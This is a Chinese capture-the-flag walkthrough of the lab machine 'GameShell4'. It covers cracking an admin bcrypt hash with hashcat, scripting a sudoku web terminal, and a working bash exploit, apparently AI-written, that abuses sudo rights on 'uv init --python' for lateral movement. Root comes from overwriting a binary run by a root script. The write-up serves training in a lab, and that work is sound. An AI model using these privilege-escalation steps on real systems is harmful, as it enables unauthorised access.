


temp

GameShell4



在网页源码发现admin的密码哈希

admin:\$2y\$05\$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDlYEQ8590/ki01I54LnReS

```
$2y$05$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDlYEQ8590/ki01I54LnReS:babylove3

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$05$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDlYEQ8590/ki0...4LnReS
Time.Started.....: Mon Mar 16 11:30:04 2026 (2 secs)
Time.Estimated...: Mon Mar 16 11:30:06 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (C:\Tools\passworddic\PasswordDic-main\弱口令字典\rockyou字典\rockyou-part1(1-25000).txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#02.....: 34462 H/s (13.64ms) @ Accel:1 Loops:32 Thr:11 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 67320/250000 (2.69%)
Rejected.....: 0/67320 (0.00%)
Restore.Point...: 66660/250000 (2.67%)
```

hashcat爆破出密码为 babylove3

用ssh登录

```
admin@GameShell4:~$ sudo -l
[sudo] password for admin:
Sorry, user admin may not run sudo on GameShell4.
admin@GameShell4:~$
```

```
admin@GameShell4:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/revive
```

没有找到什么有用的东西，/opt/revive不知道是什么


```
2026/03/16 03:32:20 CMD: UID=0 PID=431 | sudo -u xcm tttyd -i 127.0.0.1 -p 7681 -H X-Forwarded-User -W sudoku.sh
2026/03/16 03:32:20 CMD: UID=0 PID=430 | /usr/sbin/xinetd -pidfile /run/xinetd.pid -stayalive -inetd_compat -inetd_ipv6
2026/03/16 03:32:20 CMD: UID=0 PID=428 | /bin/bash /usr/local/bin/start-ttyd.sh
2026/03/16 03:32:20 CMD: UID=0 PID=427 | /usr/sbin/apache2 -k start
2026/03/16 03:32:20 CMD: UID=0 PID=412 | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
2026/03/16 03:32:20 CMD: UID=0 PID=411 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
```

pspy发现在本地以xcm的身份开了一个端口，疑似有反向代理

```
1_000-default.conf ×
1 <VirtualHost *:80>
2     # 保留默认站点配置：根目录 /var/www/html，访问 127.0.0.1 指向该目录
3     ServerAdmin webmaster@localhost
4     DocumentRoot /var/www/html
5
6     # 日志配置（保留默认）
7     ErrorLog ${APACHE_LOG_DIR}/error.log
8     CustomLog ${APACHE_LOG_DIR}/access.log combined
9
10    # ===== 新增：/sudoku 路径的认证+反向代理 =====
11    <Location /sudoku>
12        # 1. Apache 基础认证（弱口令，供选手猜测）
13        AuthType Basic
14        AuthName "Web Terminal Auth"
15        AuthUserFile /etc/apache2/.htpasswd
16        Require valid-user
17
18        # 2. 向 tttyd 传递认证头（与 tttyd -H 选项对应）
19        RequestHeader set X-Forwarded-User "%{REMOTE_USER}s"
20    </Location>
21
22    # 3. 反向代理配置（转发 /sudoku 到本地 tttyd 服务）
23    # WebSocket 转发（tttyd 依赖 WebSocket 通信，必须配置）
24    ProxyPass /sudoku ws://127.0.0.1:7681/
25    ProxyPassReverse /sudoku ws://127.0.0.1:7681/
26    # HTTP 转发（初始访问和静态资源加载）
27    ProxyPass /sudoku http://127.0.0.1:7681/
28    ProxyPassReverse /sudoku http://127.0.0.1:7681/
```

在 /etc/apache2/sites-enabled/000-default.conf 发现开了/sudoku

[Open: Pasted image 20260316173414.png](#)



输了admin的账密进去后发现是数独，不会数独，交给ai了

```
import argparse
import base64
import json
import re
import time

import websocket

# row col value
MOVES = [
    "122", "133", "141", "159", "168", "176",
    "239", "245", "254", "272", "293",
    "317", "324", "346", "352", "385", "391",
    "418", "443", "469", "477", "484", "496",
    "511", "523", "537", "575", "582", "599",
    "619", "626", "634", "647", "662", "698",
    "712", "727", "758", "766", "783", "795",
    "814", "835", "853", "861", "878",
    "936", "944", "957", "965", "971", "989",
]

ANSI_RE = re.compile(r"\x1b[[0-9;?]*[ -/]*[@~]|\x1b\((B|\x1b.)")

def parse_args():
```

```

parser = argparse.ArgumentParser()
parser.add_argument("--host", default="192.168.99.162")
parser.add_argument("--path", default="/sudoku/ws")
parser.add_argument("--user", default="admin")
parser.add_argument("--password", default="babylove3")
parser.add_argument("--cols", type=int, default=120)
parser.add_argument("--rows", type=int, default=40)
parser.add_argument("--delay", type=float, default=0.01)
parser.add_argument("--collect-seconds", type=float, default=3.0)
return parser.parse_args()

```

```

def clean_text(text):
    text = text.replace("\r", "\n")
    text = ANSI_RE.sub("", text)
    text = text.replace("\x00", "")
    return text

```

```

def collect_output(ws, seconds):
    out = []
    end = time.time() + seconds
    while time.time() < end:
        try:
            msg = ws.recv()
        except websocket.WebSocketTimeoutException:
            continue
        except Exception:
            break
        if isinstance(msg, bytes):
            tag, body = msg[:1], msg[1:]
            if tag == b"0":
                out.append(body.decode("utf-8", errors="ignore"))
            elif tag == b"1":
                out.append("[TITLE] " + body.decode("utf-8", errors="ignore")
+ "\n")
            elif isinstance(msg, str):
                out.append(msg)
    return "".join(out)

```

```

def main():
    args = parse_args()
    url = f"ws://{args.host}{args.path}"
    basic = base64.b64encode(f"{args.user}:{args.password}".encode()).decode()
    headers = [f"Authorization: Basic {basic}"]

```

```

ws = websocket.WebSocket()
ws.connect(url, header=headers, subprotocols=["tty"], timeout=5)
ws.settimeout(0.2)

init_frame = json.dumps(
    {"AuthToken": "", "columns": args.cols, "rows": args.rows}
).encode()
ws.send_binary(init_frame)

_ = collect_output(ws, 1.0)

for move in MOVES:
    ws.send_binary(b"0" + move.encode() + b"\r")
    time.sleep(args.delay)

ws.send_binary(b"0\r")
result = collect_output(ws, args.collect_seconds)
ws.close()

cleaned = clean_text(result)
print(cleaned)

if "SUDOKUISMAGIC" in result:
    print("[+] Marker found: SUDOKUISMAGIC")
else:
    print("[-] Marker not found")

if __name__ == "__main__":
    main()

```

```

| 5 2 3 | 1 9 8 | 6 7 4 |
| 6 1 9 | 5 4 7 | 2 8 3 |
| 7 4 8 | 6 2 3 | 9 5 1 |
-----
| 8 5 2 | 3 1 9 | 7 4 6 |
| 1 3 7 | 8 6 4 | 5 2 9 |

```

```
| 9 6 4 | 7 5 2 | 3 1 8 |
```

```
| 2 7 1 | 9 8 6 | 4 3 5 |
```

```
| 4 9 5 | 2 3 1 | 8 6 7 |
```

```
| 3 8 6 | 4 7 5 | 1 9 2 |
```

GAME COMPLETED!

SUDOKUISMAGIC

尝试了下，发现 `sudokuismagic` 是xcm的密码，登进去后拿到user.txt

```
flag{user-602d9cd809f3b29eae8bc042bdf6c1ca}
```

[Open: Pasted image 20260316173657.png](#)

```
User xcm may run the following commands on GameShell4:
(sdk) NOPASSWD: /usr/local/bin/uv init *, /usr/local/bin/uv help *
```

发现可以用uv init

AI解析：

这意味着 `xcm` 可以无密码、以 `sdk` 身份运行 `uv init`，并且 `*` 允许你控制全部参数。`uv init` 有 `--python <path>` 参数，`uv` 会实际执行这个路径来探测 `Python` 解释器信息，所以你把它指向恶意脚本时，恶意脚本就会以 `sdk` 身份执行。

```
#!/usr/bin/env bash
```

```
# Run as xcm. Use uv --python to execute arbitrary command as sdk.
```

```
# Usage:
```

```
# bash 03_xcm_to_sdk_uv.sh "id; whoami; sudo -l"
```

```
set -euo pipefail
```

```
SDK_CMD="${1:-id; whoami; sudo -l}"
```

```
WORKDIR="${2:-/tmp/uvsdk_proj_$$}"
```

```
FAKEPY="/tmp/fakepy_$$"
```

```
SDK_CMD_FILE="/tmp/sdk_cmd_$.sh"
```

```
SDK_OUT="/tmp/sdk_cmd_$.out"
```

```
# Avoid sudo env_reset dropping payload variables: store command in file.
```

```

printf '#!/bin/sh\n%s\n' "$SDK_CMD" > "$SDK_CMD_FILE"
chmod +x "$SDK_CMD_FILE"
: > "$SDK_OUT"
chmod 666 "$SDK_OUT"

cat > "$FAKEPY" <<EOF
#!/bin/sh
/bin/sh "$SDK_CMD_FILE" >"$SDK_OUT" 2>&1
exit 1
EOF

chmod +x "$FAKEPY"

echo "[*] SDK command: $SDK_CMD"
echo "[*] Trigger: sudo -n -u sdk /usr/local/bin/uv init ... --python $FAKEPY"

# uv may try to discover uv.toml from current cwd; use /tmp to avoid /home/xcm
# perms.
cd /tmp
sudo -n -u sdk /usr/local/bin/uv init "$WORKDIR" \
    --python "$FAKEPY" --bare --no-workspace >/tmp/uv_init.log 2>&1 || true

echo "[*] Finished. uv log -> /tmp/uv_init.log"
if [ -f "$SDK_OUT" ]; then
    echo "[*] SDK command output ($SDK_OUT):"
    cat "$SDK_OUT"
else
    echo "[-] No $SDK_OUT generated"
fi

```

算是拿到了sdk的shell

```

xcm@GameShell4:/tmp$ bash 1.sh "sudo -l"
[*] SDK command: sudo -l
[*] Trigger: sudo -n -u sdk /usr/local/bin/uv init ... --python /tmp/fakepy_489270
[*] Finished. uv log -> /tmp/uv_init.log
[*] SDK command output (/tmp/sdk_cmd_489270.out):
Matching Defaults entries for sdk on GameShell4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/usr/games

User sdk may run the following commands on GameShell4:
    (ALL) NOPASSWD: /usr/local/bin/livescreen
xcm@GameShell4:/tmp$

```

```
xcm@GameShell4:/tmp$ bash 1.sh "cat cat /usr/local/bin/livescreen"
[*] SDK command: cat cat /usr/local/bin/livescreen
[*] Trigger: sudo -n -u sdk /usr/local/bin/uv init ... --python /tmp/fakepy_495128
[*] Finished. uv log -> /tmp/uv_init.log
[*] SDK command output (/tmp/sdk_cmd_495128.out):
cat: cat: No such file or directory
#!/bin/bash
cbonsai -i -l
xcm@GameShell4:/tmp$ bash 1.sh "find / -name cbonsai"
[*] SDK command: find / -name cbonsai
[*] Trigger: sudo -n -u sdk /usr/local/bin/uv init ... --python /tmp/fakepy_496275
[*] Finished. uv log -> /tmp/uv_init.log
[*] SDK command output (/tmp/sdk_cmd_496275.out):
find: '/root': Permission denied
find: '/run/user/1003': Permission denied
find: '/run/user/1004': Permission denied
find: '/run/sudo': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible/dir': Permission denied
/usr/games/cbonsai
/usr/local/bin/cbonsai
/usr/share/doc/cbonsai
```

```
(root@kali) - [~]
# base64 /tmp/1.txt
IyEvYm1uL3NoCm1kID4gL3RtcC9yb290LnR4dAp3aG9hbmkgPj4gL3RtcC9yb290LnR4dApjYXQg
L3Jvb3Qvc9vdC50eH0gPj4gL3RtcC9yb290LnR4dAo=
```

文件 搜索 C:\Tools\finalshell\temp\edit\kali_1(2)

1_root.txt x kali_1(2).txt x

```
1 #!/bin/sh
2 id > /tmp/root.txt
3 whoami >> /tmp/root.txt
4 cat /root/root.txt >> /tmp/root.txt
5
```

由于windows的换行符和linux不一样，cyberchef里转有点问题，放在kali里转成base64

```
xcm@GameShell4:/tmp$ bash 1.sh "echo 'IyEvYm1uL3NoCm1kID4gL3RtcC9yb290LnR4dAp3aG9hbmkgPj4gL3RtcC9yb290LnR4dApjYXQgL3Jvb3Qvc9vdC50eH0gPj4gL3RtcC9yb290LnR4dAo=' | ba
se64 --decode > /usr/local/bin/cbonsai"
[*] SDK command: echo 'IyEvYm1uL3NoCm1kID4gL3RtcC9yb290LnR4dAp3aG9hbmkgPj4gL3RtcC9yb290LnR4dApjYXQgL3Jvb3Qvc9vdC50eH0gPj4gL3RtcC9yb290LnR4dAo=' | base64 --decode >
/usr/local/bin/cbonsai
[*] Trigger: sudo -n -u sdk /usr/local/bin/uv init ... --python /tmp/fakepy_524654
[*] Finished. uv log -> /tmp/uv_init.log
[*] SDK command output (/tmp/sdk_cmd_524654.out):
xcm@GameShell4:/tmp$ bash 1.sh "sudo /usr/local/bin/livescreen"
[*] SDK command: sudo /usr/local/bin/livescreen
[*] Trigger: sudo -n -u sdk /usr/local/bin/uv init ... --python /tmp/fakepy_524827
[*] Finished. uv log -> /tmp/uv_init.log
[*] SDK command output (/tmp/sdk_cmd_524827.out):
```

传进去并执行

```
xcm@GameShell4:/tmp$ cat root.txt
uid=0(root) gid=0(root) groups=0(root)
root
flag{root-983b0f2b5412aadd94ed08f249355686}
```

拿到flag